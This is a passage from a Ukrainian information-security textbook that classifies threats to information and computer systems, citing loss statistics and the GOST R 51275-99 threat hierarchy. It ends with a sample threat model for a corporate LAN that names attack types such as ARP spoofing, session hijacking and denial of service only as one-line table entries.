До *зловмисних дій* відносять такі категорії порушень безпеки, як розкрадання, підміна, підключення, пошкодження, диверсія.

Зловмисні дії можуть здійснюватися безвідносно до обробки інформації або в процесі її обробки, з доступом до елементів ІС або без нього, активно або пасивно (тобто із зміною стану системи або без).

Залежно від цього основні типи зловмисних загроз інформації в ІС можна класифікувати таким чином:

безвідносно до обробки інформації і без доступу зловмисника до елементів ІС: підслуховування розмов; використання оптичних, візуальних або акустичних засобів;

у процесі обробки без доступу зловмисника до елементів ІС: ЕМВ; паразитні наведення; зовнішні ЕМВ; підключення апаратури реєстрації;

безвідносно до обробки інформації з доступом зловмисника до елементів ІС, але без зміни останніх: копіювання магнітних та інших носіїв, вихідних та інших документів; розкрадання виробничих відходів;

у процесі обробки з доступом зловмисника до елементів ІС, але без зміни останніх: копіювання інформації в процесі обробки; маскування під зареєстрованого користувача; використання недоліків мов програмування, програмних пасток, недоліків операційних систем і вірусів;

безвідносно до обробки інформації з доступом зловмисника до елементів ІС із зміною останніх: підміна машинних носіїв, вихідних документів, апаратури, елементів програм, елементів баз даних, розкрадання носіїв і документів; включення в програми "троянських коней", "бомб" і т.п.; читання залишкової інформації в запам'ятовуючих пристроях після виконання санкціонованих запитів;

у процесі обробки з доступом зловмисника до елементів ІС із зміною останніх;

незаконне підключення до апаратури і ліній зв'язку, зняття інформації на шинах живлення.

Статистика деяких інформаційних загроз стосовно типової ІС відповідно до статистичних даних асоціації ІТ-безпеки США [71] відображена у табл. 1.2, а також на рис. 1.9.

Таблиця 1.2

Причини втрат інформації, %

помилка оператора	**3**	16
мережний збій	**5**	
помилка апаратури, програми	**8**	
збій електроживлення	**45**	45
стихійні лиха	**22**	39
пожежі	**8**	
інші причини	**9**	




Рис. 1.9. **Питома вага чинників втрат інформації**

Також за даними ФБР США, протягом 1999–2001 рр. 78% опитаних компаній зазнали фінансових збитків, пов'язаних із недостатнім рівнем інформаційної безпеки. Основні причини втрат [81]:

76% – від комп'ютерних вірусів (збитки американського бізнесу в 1999 р. від епідемій вірусів Melissa, ExploreZip і т. п. оцінюються в $7,6 млрд);

42% – від атак із середини;

25% – від атак із зовні;

70% – від помилок неуважності;

10% – від промислового шпигунства.

За *способами* реалізації загрози можуть здійснюватися:

за **технічними каналами**, що включають канали побічних електромагнітних випромінювань і наведень (ПЕМВН), акустичні, оптичні, радіо-, радіотехнічні, хімічні та інші канали витоку інформації (КВІ);

за **каналами спеціального впливу** за рахунок формування спеціальних полів і сигналів з метою руйнування системи захисту або порушення цілісності інформації;

шляхом несанкціонованого доступу (НСД) в результаті підключення до апаратури та ліній зв'язку, маскування під зареєстрованих (законних) користувачів, подолання заходів захисту для отримання (використання) інформації або нав'язування помилкової, застосування закладних пристроїв і вбудованих програм і впровадження комп'ютерних вірусів.

1.4.2. Несанкціонований доступ до комп’ютерних систем

Сучасна ІС на сьогодні не може ефективно функціонувати без автоматизованої (комп'ютерної) системи, і в більшості випадків, коли говорять про інформаційну систему, мають на увазі, перш за все, комп'ютерну систему (КС).

Існує цілий ряд нормативних документів, які регламентують аспекти захисту інформації [1–2, 39–43] у КС.

Для ефективного опису загроз у КС необхідно за наслідками аналізу першого етапу побудови СЗІ точно представляти фізичну та логічну структуру КС. У загальному випадку корпоративну КС можна представити у вигляді сукупності:

локальної обчислювальної мережі (ЛОМ) (рис. 1.10 (а)):

- автоматизованого робочого місця (АРМ) користувача на базі персонального комп'ютера (ПК);
- мережних файл-серверів;
- службових робочих місць технічного персоналу, адміністратора мережі, адміністратора безпеки, програмістів;

системи передачі даних ЛОМ (рис. 1.10 (б)):

- мережних адаптерів;
- мостів, повторювачів, концентраторів, комутаторів;
- маршрутизаторів (шлюзів);
- модемів;


- каналоутворюючого устаткування;

зовнішніх систем передачі даних, що використовують різні технології (рис. 1.10 (в, г, ґ, д)):


- цифрові мережі з комутацією каналів;
- цифрові мережі з комутацією пакетів;
- виділені цифрові та аналогові канали;
- телефонні мережі загального користування;

мереж віддалених користувачів (рис 1.10 (е)).


Загрози для інформації, яка обробляється в КС, залежать від характеристик обчислювальної системи, фізичного середовища, персоналу, технологій обробки та інших чинників.




а) Локальна обчислювальна мережа




б) Системи передачі даних ЛОМ




в) Цифрові мережі з комутацією каналів



г) Цифрові мережі з комутацією пакетів



ґ) Виділені канали



д) Телефонна мережа

е) Мережа віддаленого користувача

Рис. 1.10. **Приклади типів мереж**

Штучними випадковими загрозами (діями, вчинюваними персоналом або користувачами з неуважності, недбалості, внаслідок незнання тощо, але без зловмисного наміру) можуть бути [86]:

дії, що призводять до відмови КС (окремих компонентів), руйнування апаратних, програмних, інформаційних ресурсів (обладнання, каналів зв'язку, видалення даних, програм та ін.);

не умисне пошкодження носіїв інформації;

неправочинна зміна режимів роботи КС (окремих компонентів, обладнання, ПЗ тощо), ініціювання тестових або технологічних процесів, які здатні призвести до незворотних змін у системі (наприклад, форматування носіїв інформації);

не умисне зараження ПЗ комп'ютерними вірусами;

невиконання вимог до організаційних заходів захисту чинних у КС розпорядчих документів;

помилки під час введення даних у систему, виведення даних за неправильними адресами пристроїв, внутрішніх і зовнішніх абонентів тощо;

будь-які дії, що можуть призвести до розголошення конфіденційних відомостей, атрибутів розмежування доступу, втрати атрибутів тощо;

неправочинне впровадження та використання забороненого політикою безпеки ПЗ (наприклад, навчальні та ігрові програми, системне і прикладне забезпечення та ін.);

наслідки некомпетентного застосування засобів захисту;

інші подібні не умисні дії.

Умисними загрозами, направленими на дезорганізацію роботи КС (її окремих компонентів) або виведення її з ладу, проникнення в систему і отримання можливості несанкціонованого доступу до його ресурсів, можуть бути:

порушення фізичної цілісності КС (окремих компонентів, пристроїв, устаткування, носіїв інформації);

порушення режимів функціонування (виведення з ладу) систем життєзабезпечення КС (електроживлення, заземлення, охоронної сигналізації, вентиляції та ін.);

порушення режимів функціонування КС (устаткування і ПЗ);

впровадження і використання комп'ютерних вірусів, закладних пристроїв (апаратних і програмних), пристроїв підслуховування, інших засобів технічної розвідки;

використання засобів перехоплення побічних електромагнітних випромінювань і наведень, акустоелектричних перетворень інформаційних сигналів;

використання (шантаж, підкуп і т. п.) з корисливою метою персоналу КС;

крадіжка носіїв інформації, виробничих відходів (роздруківок, записів і т. п.);

несанкціоноване копіювання носіїв інформації;

читання залишкової інформації з оперативної пам'яті ЕОМ, зовнішніх накопичувачів;

отримання атрибутів доступу з подальшим їх використанням для маскування під зареєстрованого користувача ("маскарад");

неправочинне підключення до каналів зв'язку, перехоплення даних, які передаються, аналіз трафіка і т. п.;

впровадження і використання забороненого політикою безпеки ПЗ, або несанкціоноване використання ПЗ, за допомогою якого можна отримати доступ до критичної інформації (наприклад, аналізаторів протоколів);

інші умисні дії.

Вище були перераховані загальні види загроз НСД для КС, детальніший їх опис буде можливим тільки для конкретної КС, яка може відноситися до одного із класів.

За сукупністю характеристик КС (конфігурація апаратних засобів і їх фізичне розміщення, кількість різноманітних категорій оброблюваної

інформації, кількість користувачів і категорій користувачів) виділено *три ієрархічні класи КС*, вимоги до функціонального складу КС яких істотним чином відрізняються (рис. 1.11) [29].

Рис. 1.11. **Ієрархічні класи (типи) КС**

Клас "1" – одномашинний однокористувальницкий комплекс, який обробляє інформацію однієї або кількох категорій конфіденційності.

Істотні особливості:

у кожний момент часу з комплексом може працювати тільки один користувач, хоч у загальному випадку осіб, що мають доступ до комплексу, може бути декілька, але усі вони повинні мати однакові повноваження (права) щодо доступу до оброблюваної інформації;

технічні засоби (носії інформації і засоби вводу/виводу) з точки зору захищеності відносяться до однієї категорії і всі можуть використовуватись для збереження і/або вводу/виводу всієї інформації.

Приклад – автономна ПЕВМ або локальна робоча станція, доступ до якої контролюється з використанням організаційних заходів.

Клас "2" – локалізований багатомашинний багатокористувацький комплекс, який обробляє інформацію різних категорій конфіденційності.

Істотна відмінність від попереднього класу — наявність користувачів з різними повноваженнями за доступом і/або технічними засобами, які можуть одночасно здійснювати обробку інформації різних категорій конфіденційності.

Приклад – локальна інформаційно-обчислювальна мережа.

Клас "3" – розподілений багатомашинний багатокористувацький комплекс, який обробляє інформацію різних категорій конфіденційності.

Істотна відмінність від попереднього класу — необхідність передачі інформації через незахищене середовище або наявність вузлів, що реалізують різні політики безпеки.

Приклад – глобальна мережа або територіально розподілена інформаційно-обчислювальна мережа.

Впорядковану класифікацію всіх основних загроз інформації, як КВІ, так і НСД можна скласти на основі російського ГОСТ Р 51275-99, який розділяє загрози на класи, підкласи, групи, підгрупи, види і підвиди (рис. 1.12, табл. 1.3), де ОІД – об'єкт інформаційної діяльності, ПЕМВ – побічні електромагнітні випромінювання, ТЗс – технічний засіб.




Рис. 1.12. **Ієрархія структури загроз за російським стандартом**

Таблиця 1.3

Розподіл загроз на класи, підкласи, групи, підгрупи, види і підвиди

Загрози
x x.x x.x.x x.x.x.x x.x.x.x.x
1. Об'єктивні
1.1. *Внутрішні*
1.1.1. Передача сигналів дротовими лініями зв'язку
1.1.2. Передача сигналів оптико-волоконними лініями зв'язку
1.1.3. Випромінювання сигналів, функціонально притаманних ОІД
1.1.3.1. Випромінювання акустичних сигналів
1.1.3.1.1. Випромінювання немовних сигналів

Загрози					
x	x	x.x.x	x.x.x.x	x.x.x.x.x	x.x.x.x.x.x
				1.1.3.1.2. Випромінювання мовних сигналів	
			1.1.3.2. Електромагнітні випромінювання і поля		
				1.1.3.2.1. Випромінювання в радіодіапазоні	
				1.1.3.2.2. Випромінювання в оптичному діапазоні	
		1.1.4. ПЕМВ			
			1.1.4.1. ПЕМВ сигналів від інформаційних ланцюгів		

Продовження табл. 1.3

			1.1.4.2. ПЕМВ сигналів (радіоімпульсів) від усіх електричних ланцюгів ТС ОІД		
				1.1.4.2.1. Модуляція ПЕМВ електромагнітними сигналами від інформаційних ланцюгів	
				1.1.4.2.2. Модуляція ПЕМВ акустичними сигналами	
		1.1.5. Паразитне електромагнітне випромінювання			
			1.1.5.1. Модуляція паразитного електромагнітного випромінювання інформаційними сигналами		
			1.1.5.2. Модуляція паразитного електромагнітного випромінювання акустичними сигналами		
		1.1.6. Наведення			
			1.1.6.1. Наведення в електричних ланцюгах ТС, що мають вихід за межі ОІД		
				1.1.6.1.1. Наведення в лініях зв'язку	
					1.1.6.1.1.1. Наведення, викликані побічними і (або) паразитними електромагнітними випромінюваннями, що несуть інформацію
					1.1.6.1.1.2. Наведення, викликані внутрішніми ємкісними і (або) індуктивними

	зв'язками
1.1.6.1.2. Наведення в лініях електроживлення	
	1.1.6.1.2.1. Наведення, викликані побічними і (або) паразитними електромагнітними випромінюваннями, що несуть інформацію
	1.1.6.1.2.2. Наведення, викликані внутрішніми ємкісними і (або) індуктивними зв'язками
	1.1.6.1.2.3. Наведення через блоки живлення ТС ОІД
1.1.6.1.3. Наведення в ланцюгах заземлення	

Продовження табл. 1.3

	1.1.6.1.3.1. Наведення, викликані побічними і (або) паразитними електромагнітними випромінюваннями, що несуть інформацію
	1.1.6.1.3.2. Наведення, викликані внутрішніми ємкісними і (або) індуктивними зв'язками
	1.1.6.1.3.3. Наведення, обумовлені гальванічним зв'язком схемної (робочої) "землі" вузлів і блоків ТС ОІД
1.1.6.2. Наведення на ТС, дроти, кабелі та інші струмопровідні комунікації й конструкції, гальванічно не пов'язані з ТС ОІД, викликані побічними і (або) паразитними електромагнітними випромінюваннями, що несуть інформацію	

	1.1.7. Акустоелектричні перетворення в елементах ТС ОІД
	1.1.8. Дефекти, збої, відмови, аварії ТС і систем ОІД
	1.1.9. Дефекти, збої і відмови ПЗ ОІД
1.2.	***Зовнішні***
	1.2.1.Явища техногенного характеру
	1.2.1.1. Незумисні електромагнітні опромінювання ОІД
	1.2.1.2. Радіаційні опромінювання ОІД
	1.2.1.3. Збої, відмови і аварії систем забезпечення ОІД
	1.2.2.Природні явища, стихійні лиха
	1.2.2.1. Термічні чинники (пожежі і т. д.)
	1.2.2.2. Кліматичні чинники (повені і т. д.)
	1.2.2.3. Механічні чинники (землетруси і т. д.)
	1.2.2.4. Електромагнітні чинники (грозові розряди і т. д.)
	1.2.2.5. Біологічні чинники (мікроби, гризуни і т. д.)
2.	**Суб'єктивні**
2.1.	***Внутрішні***

Продовження табл. 1.3

	2.1.1.Розголошування інформації, що захищається, особами, які мають до неї право доступу
	2.1.1.1. Розголошування інформації особам, що не мають права доступу до інформації, яка захищається
	2.1.1.2. Передача інформації за відкритими лініями зв'язку
	2.1.1.3. Обробка інформації на незахищених ТС обробки інформації
	2.1.1.4. Публікація інформації у відкритому друці та інших засобах масової інформації
	2.1.1.5. Копіювання інформації на незареєстрований носій інформації
	2.1.1.6. Передача носія інформації особі, що не має права доступу до неї
	2.1.1.7. Втрата носія з інформацією
	2.1.2. Неправочинні дії з боку осіб, що мають право доступу

до інформації, яка захищається	
	2.1.2.1. Несанкціонована зміна інформації
	2.1.2.2. Несанкціоноване копіювання інформації
2.1.3. Несанкціонований доступ до інформації, що захищається	
	2.1.3.1. Підключення до технічних засобів і систем ОІД
	2.1.3.2. Використання закладних пристроїв
	2.1.3.3. Використання програмного забезпечення технічних засобів ОІД
	2.1.3.3.1. Маскування під зареєстрованого користувача
	2.1.3.3.2. Використання дефектів програмного забезпечення ОІД
	2.1.3.3.3. Використання програмних закладок
	2.1.3.3.4. Застосування програмних вірусів
	2.1.3.4. Викрадання носія інформації, яка захищається
	2.1.3.5. Порушення функціонування ТС обробки інформації

Продовження табл. 1.3

2.1.4. Неправильне організаційне забезпечення захисту інформації	
	2.1.4.1. Неправильне встановлення вимог до захисту інформації
	2.1.4.2. Недотримання вимог до захисту інформації
	2.1.4.3. Неправильна організація контролю ефективності захисту інформації
2.1.5. Помилки обслуговуючого персоналу ОІД	
	2.1.5.1. Помилки при експлуатації ТС
	2.1.5.2. Помилки при експлуатації програмних засобів
	2.1.5.3. Помилки при експлуатації засобів і систем захисту інформації
2.2. *Зовнішні*	
2.2.1. Доступ до інформації, яка захищається, із застосуванням технічних засобів	

2.2.1.1. Доступ до інформації, яка захищається, із застосуванням технічних засобів розвідки
2.2.1.1.1. Доступ до інформації, яка захищається, із застосуванням засобів радіоелектронної розвідки
2.2.1.1.2. Доступ до інформації, яка захищається, із застосуванням засобів оптико-електронної розвідки
2.2.1.1.3. Доступ до інформації, яка захищається, із застосуванням засобів фотографічної розвідки
2.2.1.1.4. Доступ до інформації, яка захищається, із застосуванням засобів візуально-оптичної розвідки
2.2.1.1.5. Доступ до інформації, яка захищається, із застосуванням засобів акустичної розвідки
2.2.1.1.6. Доступ до інформації, яка захищається, із застосуванням засобів гідроакустичної розвідки

Закінчення табл. 1.3

2.2.1.1.7. Доступ до інформації, яка захищається, із застосуванням засобів комп'ютерної розвідки
2.2.1.2. Доступ до інформації з використанням ефекту "високочастотного нав'язування"
2.2.1.2.1. Доступ до інформації, яка захищається, із застосуванням генератора високочастотних коливань
2.2.1.2.2. Доступ до інформації, яка захищається, із застосуванням генератора високочастотного електромагнітного поля
2.2.2. Несанкціонований доступ до інформації, яка захищається
2.2.2.1. Підключення до технічних засобів і систем ОІД

2.2.2.2. Використання закладних пристроїв
2.2.2.3. Використання програмного забезпечення технічних засобів ОІД
2.2.2.3.1. Маскування під зареєстрованого користувача
2.2.2.3.2. Використання дефектів програмного забезпечення ОІД
2.2.2.3.3. Використання програмних закладок
2.2.2.3.4. Застосування програмних вірусів
2.2.2.4. Несанкціонований фізичний доступ на ОІД
2.2.2.5. Викрадання носія з інформацією
2.2.3. Блокування доступу до інформації, що захищається, шляхом перевантаження технічних засобів обробки інформації помилковими заявками на її обробку
2.2.4. Дії кримінальних груп і окремих злочинних суб'єктів
2.2.4.1. Диверсія відносно ОІД

1.4.3. Окрема модель загроз

У процесі складання окремої моделі загроз для об'єктів інформаційної діяльності, тобто впорядкованого опису загроз і шляхів їх здій-снення, необхідно класифікувати загрози та вказати фізичні місця їх ініціації та прояву.

Як приклад можна навести *варіант опису штучних умисних загроз та їх класифікацію для АС другого класу (локальна обчислювальна мережа (ЛОМ))* за наступних початкових даних:

технологія мережі – Ethernet, що працює на швидкості 100 Мбіт/с, із середовищем передачі інформації 10BASE-T (вита пара), 10BASE-FL та Radio Ethernet;

топологія – типу "пасивне дерево";

комутаційні вузли та устаткування, що забезпечує передачу:

- кабелі для передачі інформації;
- роз'єми для приєднання кабелів;
- мережні адаптери;
- конвертори-трансивери;
- концентратори;

- комутатори;
- маршрутизатори;
- шлюзи;
- мости;

мережа функціонує на основі декількох серверів:

- Web;
- FTP;
- поштовий;
- БД;
- захисту;

використовуються два стеки протоколів IBM/Microsoft і TCP/IP;

операційні системи на серверах і робочих станціях КС:

- різні версії Windows;
- різні версії MAC;
- різні версії Linux.

Для зручності складання окремої моделі загроз задамо класам загроз чисельно-літерні позначення (табл. 1.4).

Конкретну загрозу відповідно до її приналежності позначатимемо набором літер, які перелічені через крапки, та її порядковим номером. У табл. 1.5 вказано ідентифікатори і короткий опис частини загроз, які можуть бути реалізовані в ЛОМ.

Таблиця 1.4

Чисельно-літерні позначення класам загроз

Знакомісце	**Загрози**
+.*.*.*.0	**ЗШ** – зовнішні, **ВТ** – внутрішні
.+..*.0	**П** – пасивні, **А** – активні
..+.*.0	**К** – порушення конфіденційності, **Ц** – порушення цілісності, **Д** – порушення доступності
..*.+.0	**КВІ** –технічними каналами витоку інформації, **КСВ** –каналами спеціального впливу, **НСД** – шляхом несанкціонованого доступу в КС

Таблиця 1.5

Ідентифікатори і короткий опис частини загроз, які можуть бути реалізовані в ЛОМ

Ідентифікатор					Опис загрози
1					2
ВТ	А	Д	НСД	1	Порушення фізичної цілісності ліній зв'язку
ВТ	А	Д	НСД	2	Порушення фізичної цілісності комутаційних вузлів
ВТ	А	Д	НСД	3	Фізичне виведення з ладу серверів ЛОМ
ВТ	А	Д	КСВ	1	Формування спеціальних сигналів у лініях зв'язку і комутаційних вузлах з метою порушення працездатності мережі
ЗШ	А	Д	КСВ	2	Формування спеціальних радіосигналів для блокування виходу ЛОМ радіоканалом у глобальну мережу
ВТ	А	К	КВІ	1	Індукційне зняття інформації в електричних лініях зв'язку
ВТ	А	К	КВІ	2	Контактне підключення до ліній зв'язку з метою перехоплення інформації
ЗШ	П	К	КВІ	3	Перехоплення даних у радіоканалі
ЗШ	П	К	КВІ	4	Перехоплення ПЕМВН при функціонуванні комп'ютерів і комунікаційних вузлів ЛОМ
ВТ	П	К	НСД	1	Аналіз мережного трафіка мережі (sniffing)
ЗШ	А	К	НСД	2	Сканування зовнішнього вузла ЛОМ з глобальної мережі для визначення мережних сервісів, які працюють, і відомих уразливостей

Продовження табл. 1.5

1					2
ВТ	А	К	НСД	3	Сканування внутрішніх вузлів мережі з внутрішнього вузла для визначення мережних сервісів, які працюють і відомих уразливостей
ВТ	А	К	НСД	4	Помилкові ARP-відповіді в мережі для прослуховування даних усередині підмережі
ВТ	А	Ц	НСД	5	Помилкові ARP-відповіді в мережі для зміни даних усередині підмережі
ВТ	А	К	НСД	6	Помилкове повідомлення ICMP Redirect для аналізу даних, що передаються в іншу мережу або підмережу (нав'язування помилкового маршрутизатора)
ВТ	А	Ц	НСД	7	Помилкове повідомлення ICMP Redirect для модифікації даних, що передаються в іншу мережу або підмережу (нав'язування помилкового маршрутизатора)

ВТ	А	Ц	НСД	8	Імперсонація (підміна IP-адреси, spoofing) з метою отримання несанкціонованого доступу до певних ресурсів
ВТ	А	Ц	НСД	9	Десинхронізація TCP-з'єднання (захоплення сеансу) з метою підміни сторони інформаційного обміну в процесі сеансу зв'язку
ВТ	А	Ц	НСД	10	Несанкціоноване підключення до ЛОМ через вільні порти комунікаційних вузлів
ЗШ	А	Д	НСД	11	Атака "відмова в обслуговуванні" (DoS) для зовнішнього сервера з боку глобальної мережі
ВТ	А	Д	НСД	12	Відмова в обслуговуванні (DoS)
ВТ	А	Д	НСД	12-1	Атаки великою кількістю формально коректних, але, можливо, сфальсифікованих пакетів, направлені на виснаження ресурсів вузла або мережі
ВТ	А	Д	НСД	12-2	Атаки спеціально сконструйованими пакетами, які викликають загальний збій системи внаслідок помилок у програмах
ВТ	А	Д	НСД	12-3	Атаки сфальсифікованими пакетами, які викликають зміни в конфігурації або стані системи, що призводить до неможливості передачі даних, розриву з'єднання або різкого зниження його ефективності
ЗШ	А	Ц	НСД	13	Несанкціонований обмін даними зовнішніх хостів із внутрішніми вузлами ЛОМ (тунелювання і атака крихітними фрагментами)
ВТ	А	Ц	НСД	14	Несанкціонований термінальний доступ (віддалене керування) до сервера з повноваженнями адміністратора (після викриття пароля адміністратора або використання уразливостей сервера)

Продовження табл. 1.5

1					2
ЗШ	А	Ц	НСД	15	Несанкціонований термінальний доступ (віддалене керування) до сервера з повноваженнями адміністратора (після викриття пароля адміністратора або використання уразливостей сервера) з боку глобальної мережі
ВТ	А	Ц	НСД	16	Фальсифікація бази даних внутрішнього DNS-сервера ЛОМ з метою підміни Web-серверів
ВТ	А	Ц	НСД	17	Несанкціоновані операції внутрішнього FTP-клієнта з файловою системою внутрішнього FTP-сервера
*	А	*	НСД	18	Атаки з використанням поштового сервісу ЛОМ
ВТ	А	Ц	НСД	18-1	Розповсюдження мережних вірусів-реплікаторів у ЛОМ

ЗШ	А	Ц	НСД	18-2	Прийом з глобальної мережі поштових мережних вірусів-реплікаторів всередину ЛОМ
ВТ	А	Ц	НСД	18-3	Розсилка всередині ЛОМ поштових вірусів-реплікаторів
ВТ	А	Ц	НСД	18-4	Відправка підроблених листів
*	А	К	НСД	18-5	Читання чужих листів на поштовому сервері
ЗШ	А	Ц	НСД	18-6	Атака ззовні на поштовий сервер засобами електронної пошти з метою проникнення в його операційну систему
ЗШ	А	Д	НСД	18-7	Атака ззовні на поштовий сервер засобами електронної пошти з метою атаки "відмова в обслуговуванні"
ВТ	А	Ц	НСД	18-8	Атака зсередини на поштовий сервер засобами електронної пошти з метою проникнення в його операційну систему
ВТ	А	Д	НСД	18-9	Атака зсередини на поштовий сервер засобами електронної пошти з метою атаки "відмова в обслуговуванні"
ЗШ	А	Ц	НСД	18-10	Використання поштового сервера як ретранслятора при розсиланні незапрошуваних повідомлень (спаму, листів з вірусами)
